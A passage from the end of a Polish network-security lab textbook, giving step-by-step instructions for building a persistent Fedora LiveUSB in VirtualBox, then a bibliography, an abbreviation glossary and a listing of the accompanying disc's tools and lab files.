użytkownika były tracone po restarcie komputera), co pozwala na instalowanie programów, zmianę parametrów środowiska itd. Przed wyborem dystrybucji należy sprawdzić, czy obsługuje ona opcję persistence. Również wybierając program do instalacji systemu Linux na nośniku USB trzeba dopilnować, aby obsługiwał on taką opcję instalacji. Oczywiście aby móc skorzystać z dystrybucji f, system komputerowy musi mieć możliwość bootowania z dysku USB (choć istnieją metody, które pozwalają na bootowanie z dysku CD/DVD, a następnie pracę na systemie zainstalowanym na USB). Jednym z możliwych zastosowań dystrybucji liveUSB jest przygotowanie środowiska do wykonywania kopii zapasowych, przy wykorzystaniu opisanego powyżej programu dd i nakładki AIR. Tego rodzaju rozwiązanie może być użyteczne przede wszystkim z tego powodu, że jednym z problemów wykonywania kopii zapasowych wolumenów systemowych pod kontrolą uruchomionego z nich systemu operacyjnego jest potencjalna utrata integralności plików wykorzystywanych przez system. Najprostszą metodą obejścia tego problemu jest uruchomienie systemu z innego niż kopiowany dysku (o ile oczywiście nie ma specjalnych wymogów odnośnie do ciągłości działania komputera, którego kopię należy wykonać).

Najprostszym sposobem przygotowania dysku liveUSB jest skorzystanie z jednego z kilku programów generujących odpowiednie nośniki. Istnieją zarówno instalatory obsługujące kilka różnych dystrybucji systemu, jak i programy specjalizowane dla jednej dystrybucji. W niniejszym ćwiczeniu posłużymy się programem wspierającym dystrybucję Fedora (Fedora Live USB Creator <https://fedorahosted.org/liveusb-creator>); z programów uniwersalnych można wspomnieć o Universal USB Installer <http://www.pendrivelinux.com/universal-usb-installer-easy-as-1-2-3/>, który wspiera kilkadziesiąt różnych dystrybucji, natomiast w wersji dostępnej w chwili pisania niniejszego skryptu, jakkolwiek potrafił wygenerować live USB dla dystrybucji Fedora, to nie wspiera opcji persistence.


Standardowo Virtual Box nie instaluje wszystkich sterowników do obsługi dysków USB, dlatego też konieczne będzie ich doinstalowanie.

10.7.1. Włóż dysk USB do portu komputera. Na pasku narzędzi maszyny wirtualnej wybierz prawym przyciskiem myszki narzędzie konfigurowania urządzeń USB.




Rys. 10.20. Narzędzie konfigurowania urządzeń USB na maszynie wirtualnej
Źródło: opracowanie własne.

10.7.2. Z menu rozwijalnego wybierz **Nieznane urządzenie**”.



Rys. 10.21. Urządzenia USB rozpoznawane przez maszynę wirtualną
Źródło: opracowanie własne.


Rozpocznie się instalacja sterowników dysku USB dla maszyny wirtualnej.



Rys. 10.22. Instalacja sterowników VirtualBox USB

Źródło: opracowanie własne.


- 10.7.3. Zatwierdź instalację sterowników, które nie przeszły testów zgodności z systemem Windows XP (wybierz opcję **Mimo to kontynuuj**).



Rys. 10.23. Potwierdzenie instalacji sterowników VirtualBox USB

Źródło: opracowanie własne.


- 10.7.4. Po zakończeniu instalacji sterowników zamknij maszynę wirtualną, uruchom ponownie maszynę fizyczną i maszynę wirtualną.



Rys. 10.24. Zakończenie instalacji sterowników VirtualBox USB
Źródło: opracowanie własne.


- 10.7.5. Przekopiuje plik *liveusb-creator-3.10.0-setup.exe* z płyty dołączonej do książki na dysk twardy (uwaga: nie na dysk USB, ale na wirtualny dysk twardy) wirtualnej maszyny z systemem *Windows 7* bądź z tejże maszyny wejdź przeglądarką na stronę <https://fedorahosted.org/liveusb-creator/> i pobierz najnowszą wersję.

10.7.6. Uruchom program instalacyjny i wybierz opcję **Install**.



Rys. 10.25. Okno program instalacyjnego
Źródło: opracowanie własne.

10.7.7. Podczas instalacji wyświetli się okienko z pytaniem o uruchomienie programu LiveUSB Creator. Wybierz opcję **Tak**.



Rys. 10.26. Uruchamianie LiveUSB Kreator
Źródło: opracowanie własne.

- 10.7.8. Wybierz z listy: odpowiednią dystrybucję (dla procesorów Intel będzie to domyślne Fedora 14 i686), dysk USB, na którym ma znaleźć się system oraz ilość miejsc, jaka ma być przeznaczona na dane persistent (jeśli nie zamierzasz przechowywać na dysku USB innych – poza systemem linux – danych możesz zaznaczyć cały dostępny obszar), a następnie wybierz **Create live USB**.



Rys. 10.27. Tworzenie dysku Live USB
Źródło: opracowanie własne.

10.7.9. Jeśli Twój dysk zawiera inną dystrybucję live, która miałaby być wymazana, w trakcie instalacji zostanie wyświetlone kolejne ostrzeżenie. Zatwierdź wymazanie danych z dysku USB. Program pobierze obraz instalacji z Internetu oraz zainstaluje go na dysku USB.



Rys. 10.28. Pobieranie obrazu i instalacja Live USB
Źródło: opracowanie własne.

10.7.10. Po zakończeniu instalacji uruchom komputer z dysku USB.

Możesz teraz pracować pod kontrolą systemu Fedora, podobnie jak w przypadku zwykłej instalacji na dysku twardym. Jednym z istotnych wyjątków jest sposób aktualizacji jądra systemu. Odwiedź stronę <http://fedoraproject.org/wiki/FedoraLiveCD/USBHowTo>, aby zapoznać się ze szczegółami dotyczącymi obsługi dystrybucji LiveUSB

BIBLIOGRAFIA

1. Anderson R., Inżynieria zabezpieczeń, Warszawa, WNT, 2005.
2. Aharoni M., Coppola W., Kearns D., Kennedy D., Memelli M., Moser M., O'Gorman J., Ovitz D., Perez C., Metasploit Unleashed – Mastering The Framework, http://www.offensive-security.com/metasploit-unleashed/Metasploit_Unleashed_Information_Security_Training dostęp z dnia 2010.11.15.
3. Korzeniowski L.F., Securitologia nauka o bezpieczeństwie człowieka i organizacji społecznych, EAS, Kraków 2008.
4. Lisiak-Felicka D., Anonimowość w Sieci, w: Hakin9 01/2009, ss. 48-51.
5. Maynor D., Mookhey K.K., Cervini J., Roslan F., Beaver K., Metasploit Toolkit for penetration testing, exploit development and vulnerability research, Wyd. Syngress 2007.
6. Pfitzmann A., Hansen M., Anonymity, Unlinkability, Unobservability, Pseudonymity and Identity Management – A Consolidated Proposal for Terminology (Version v0.23 Aug. 25, 2005) http://dud.inf.tu-dresden.de/Literatur_V1.shtml (odsylacz sprawdzony 1 sierpnia 2010 r.).
7. Rychcik D., SSL – Teoria i zasada działania, <http://muflon.photosite.pl/doc/progzesp/ssl.html> z dnia 2010.11.10.
8. Szmit M., Routing cebulowy, w: Magazyn Hakin9 03/2008, ss. 14-17.
9. Szmit M., O kopiach zapasowych i innych oczywistościach, Boston IT Security Review, 2007, nr 3, ss. 8-11.
10. Szmit M., Gusta M., Tomaszewski M., 101 zabezpieczeń przed atakami w sieci komputerowej, Wyd. Helion, 2005, ss. 22-25, 48-51, 70-73, 217-223, 274-283, 463-466.
11. Szmit M., Tomaszewski M., Hakowanie SSL, Hakin9 10/2009, ss. 24-27.
12. Szmit M., Tomaszewski M., Lisiak D., Politowska I., 13 najpopularniejszych sieciowych ataków na Twój komputer. Wykrywanie, usuwanie skutków i zapobieganie, Wyd. Helion 2008.

Załącznik 1. NAJWAŻNIEJSZE UŻYTE W KSIĄŻCE SKRÓTY

AIR, Automated Image and Restore – interfejs graficzny dla aplikacji dd.
ARP, Address Resolution Protocol – protokół odpowiedzialny za powiązanie adresów IP z adresami MAC
CA, Certificate Authority – Centrum certyfikacyjne
DHCP, Dynamic Host Configuration Protocol – protokół dynamicznej konfiguracji hosta
DNS, Domain Name System – system nazw domenowych
DNSSEC, Domain Name System Security Extensions – rozwinięcie protokołu DNS zwiększające jego bezpieczeństwo
DoS, Denial Of Service – atak odmowy usługi
EULA, End-User Licence Agreement – licencja użytkownika końcowego
FTP, File Transfer Protocol – protokół transferu plików
HTML, HyperText Markup Language – język znaczników hipertekstu
HTTP, HyperText Transfer Protocol – protokół przesyłania dokumentów hipertekstowych
HTTPS, HyperText Transfer Protocol over Secure Socket Layer – szyfrowana wersja protokołu http
ICMP, Internet Control Message Protocol – internetowy protokół komunikatów kontrolnych, część protokołu IP
IDE, Integrated Device Electronics – standard komunikacji pamięci masowych
IP, Internet Protocol – protokół internetowy
KSK, Key Signing Key – klucz służący do podpisu kluczy stref DNS
LAN, Local Area Network – sieć lokalna
MAC, Media Access Control – adres fizyczny karty sieciowej
MITM, Man-in-the-Middle – atak polegający na podsłuchu i modyfikacji danych przesyłanych przez sieć
NAT, Network Address Translation – translacja adresów sieciowych
PKI, Public Key Infrastructure – Infrastruktura Klucza Publicznego
RAM, Random-Access Memory – pamięć operacyjna
SATA, Serial Advanced Technology Attachment – standard komunikacji pamięci masowych
SSH, Secure Shell – bezpieczny protokół wymiany danych
SSL, Secure Socket Layer – protokół zapewniający poufność i integralność danych oraz uwierzytelnianie serwera
TCP, Transmission Control Protocol – protokół kontroli transmisji
TOR, The Onion Router – router cebulowy
UAC, *User Account Control* – mechanizm kontroli konta użytkownika
UDP, User Datagram Protocol – protokół pakietów użytkownika
USB, Universal Serial Bus – uniwersalna magistrala szeregową
VPN, Virtual Private Network – wirtualne sieci prywatne
WAN, Wide Area Network – sieć rozległa

Załącznik 2. Spis zawartości płyt dołączonych do książki

- Katalog: \DNS-Spoofing
 - Unbound 1.4.7.exe
- Katalog: \Honeypot
 - bss1.txt
- Katalog: \Kopie zapasowe
 - Copying.txt
 - cryptcat.exe
 - dd.exe
 - ddchanges.txt
 - doexec.c
 - farm9 Public License Agreement.txt
 - farm9 README.txt
 - generic.h
 - getopt.c
 - getopt.h
 - hobbit.txt
 - license.txt
 - makefile
 - nc.exe
 - netcat.c
 - readme.txt
- Katalog: \Przygotowanie środowiska\vm
 - VirtualBox 3.2.10 Ubuntu i386.deb
 - VirtualBox 3.2.10 Windows.exe
- Katalog: \Przygotowanie środowiska\vm
 - BackTrack_4R2.vdi.7z
 - Debian_5.vdi.zip
 - Metasploitable.vdi.zip
 - TurnKey.vdi.zip
 - Ubuntu_10.10.vdi.zip
- Katalog: \SSL
 - Firefox Setup 3.6.13.exe
 - firesheep-0.1-1.xpi

- firesheep-config-ssl.bss.txt
- ssl.bss
- sslstrip-0.7.tar.gz
- WinPcap_4_1_2.exe
- Katalog: \TOR
 - vidalia-bundle-0.2.1.26-0.2.10-1.exe
- Katalog: D:\VPN\klientA
 - ca.crt
 - client.conf
 - clientA.crt
 - clientA.key
- Katalog: D:\VPN\klientB
 - ca.crt
 - client.ovpn
 - clientB.crt
 - clientB.key
- Katalog: \VPN\serwer
 - ca.crt
 - dh1024.pem
 - server.conf
 - server.crt
 - server.key
- Katalog: \PKI
 - index.html
 - login.php
- liveusb-creator-3.10.0-setup
- MD5 CHECKSUM.txt